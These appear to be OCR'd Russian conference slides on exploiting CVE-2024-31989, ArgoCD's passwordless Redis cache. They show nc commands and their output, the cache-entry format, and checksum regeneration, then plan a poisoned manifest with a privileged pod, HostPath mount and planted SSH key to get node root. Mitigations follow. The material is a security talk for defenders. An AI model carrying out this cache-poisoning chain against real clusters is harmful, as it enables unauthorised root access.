CVE-2024-31989 – Redis – особенности



Разжимаем → Получаем base64 → Можем сгенерировать свой манифест

[Источник - Cycode статья "Redis or Not..." - Oreen Livni]

CVE-2024-31989 – Redis – особенности

[Источник - Cycode статья "Redis or Not..." - Oreen Livni]

CVE-2024-31989 – Redis – особенности


```
"mfst|app.kubernetes.io/instance|myapp|42dd0d51ad14455859ca57cb7c7281e50ae93393|myapp|650319441|1.8.3.gz": {
  "cacheEntryHash": "xNtX4pESZEQ=",
  "firstFailureTimestamp": 0,
  "manifestResponse": {
    "manifests": [
      "{\"apiVersion\":\"apps/v1\",\"kind\":\"Deployment\",\"metadata\":{\"labels\":{\"app.kubernetes.io/insta
      "{\"apiVersion\":\"apps/v1\",\"kind\":\"Deployment\",\"metadata\":{\"labels\":{\"app.kubernetes.io/insta
      "{\"apiVersion\":\"v1\",\"kind\":\"Service\",\"metadata\":{\"labels\":{\"app.kubernetes.io/instance\":\"
    ],
    "revision": "42dd0d51ad14455859ca57cb7c7281e50ae93393",
    "sourceType": "Directory"
  },
  "mostRecentError": "",
  "numberOfCachedResponsesReturned": 0,
  "numberOfConsecutiveFailures": 0
},
```

[Источник - Cycode статья "Redis or Not..." - Oreen Livni]

CVE-2024-31989 – Redis – особенности


```
1  "[illegible]|42dd0d51ad14455859ca57cb7c7281e50ae93393|myapp|650319441|1.8.3.gz": {
2    "cacheEntryHash": "xNtX4pESZEQ=",
3    "firstFailureTimestamp": 0,
4    "manifestResponse": {
5      "manifests": [
6        "{\"apiVersion\":\"apps/v1\",\"kind\":\"Deployment\",\"metadata\":{\"labels\":{\"app.kubernetes.io/insta
7        "{\"apiVersion\":\"apps/v1\",\"kind\":\"Deployment\",\"metadata\":{\"labels\":{\"app.kubernetes.io/insta
8        "{\"apiVersion\":\"v1\",\"kind\":\"Service\",\"metadata\":{\"labels\":{\"app.kubernetes.io/instance\":\"
9      ],
10     "revision": "42dd0d51ad14455859ca57cb7c7281e50ae93393",
11     "sourceType": "Directory"
12   },
13   "mostRecentError": "",
14   "numberOfCachedResponsesReturned": 0,
15   "numberOfConsecutiveFailures": 0
16 },
```

Источник - Cycode статья "Redis or Not..." - Oreen Livni

CVE-2024-31989 – Redis – особенности


Base64-enc FNV 64a

Regenerate checksum

```go
func (cmr *CachedManifestResponse) generateCacheEntryHash() (string, error) {

  // Copy, then remove the old hash
  copy := cmr.shallowCopy()
  copy.CacheEntryHash = ""

  // Hash the JSON representation into a base-64-encoded FNV 64a (we don't need a cryptographic hash
  // algorithm, since this is only for detecting data corruption)
  bytes, err := json.Marshal(copy)
  if err != nil {
    return "", err
  }
  h := fnv.New64a()
  _, err = h.Write(bytes)
  if err != nil {
    return "", err
  }
  fnvHash := h.Sum(nil)
  return base64.URLEncoding.EncodeToString(fnvHash), nil

}
```

[Источник - Cycode статья "Redis or Not..." - Oreen Livni]

CVE-2024-31989 – план атаки



Задискаверить Redis

↓

Проверить подключение

↓

Создать нормальный Pod

↓

Подключиться к Redis → Создать Victim Манифест → Сгенирировать и подменить checksum → Подождать пока ArgoCD запустит наш новый Pod

[Источник - Cycode статья "Redis or Not..." - Oreen Livni]

CVE-2024-31989 – подключаемся

По умолчанию, Redis пускает без пароля !!!

```
Connection to 10.100.135.22 6379 port [tcp/*] succeeded!
+PONG
root@ubuntu-pod-7d567bb8bb-gxgkd:/# echo -e 'KEYS *\r\n' | nc -v
 10.100.135.22 6379
Connection to 10.100.135.22 6379 port [tcp/*] succeeded!
*5
$66
git-refs|https://github.com/CycodeLabs/argocd-application|1.8.3.
gz
$33
app|resources-tree|myapp|1.8.3.gz
$115
revisionmetadata|https://github.com/CycodeLabs/argocd-applicatio
n|42dd0d51ad14455859ca57cb7c7281e50ae93393|1.8.3.gz
$52
cluster|info|https://kubernetes.default.svc|1.8.3.gz
$103
mfst|app.kubernetes.io/instance|myapp|42dd0d51ad14455859ca57cb7c
7281e50ae93393|myapp|650319441|1.8.3.gz
root@ubuntu-pod-7d567bb8bb-gxgkd:/#
```

Источник - Cycode статья "Redis or Not..." - Oreen Livni

CVE-2024-31989 – закидываем mfst

Создаем Victim Манифест → Манифест:
- привилегированный под
- монтируем HostPath
- закидываем SSH-ключ на ноду

[Источник - Cycode статья "Redis or Not..." - Oreen Livni]


CVE-2024-31989 – ждем =)

CVE-2024-31989 – получаем рута =)

PROFIT

Источник - Cycode статья "Redis or Not..." - Oreen Livni

ArgoCD – проведение атаки



[Источник - Cycode статья "Redis or Not..." - Oreen Livni]

Защита от подобного

1. Установка обновлений
   - Обязательно
   - Требует время и перезапуски
2. NetworkPolicy
   - Делаем микросегментацию
   - NetworkPolicy нужно писать ;)
3. Усложнение запуска полезной нагрузки с помощью AppArmor профиля
   - Только Debian based OS
   - Нужно создать профиль под каждый контейнер
4. RBAC
   - Следуем принципу наименьших привилегий. Никаких, exec!
5. PolicyEngine
   - Никогда не бывает лишним ;)

ON
OFF
ONE
2024

Заключение

Выводы

1. Уязвимости были, есть и будут!
   - Прописная истина
2. Побеги – не всегда и далеко не только “ядерная” история
   - С учетом сложности K8s систем могут быть очень креативные вектора
   - Атаки эволюционируют
3. Обновление
   - Занимаясь патчингом помните, что есть окна, когда вы уязвимы к 1-day
4. Харденинг спасает!
   - Security By Design =)
   - Можно закрыть как 1-day, так и 0-day
5. Знайте и понимайте свою инфраструктуру
   - Нельзя защитить то, что вы не видите и не понимаете

Q&A

Дмитрий Евдокимов de@luntry.ru

Founder & CTO Luntry

Николай Панченко n.s.panchenko@tbank.ru

Ведущий специалист безопасности K8s и Cloud в Т-Банк


OFF
ONE
2024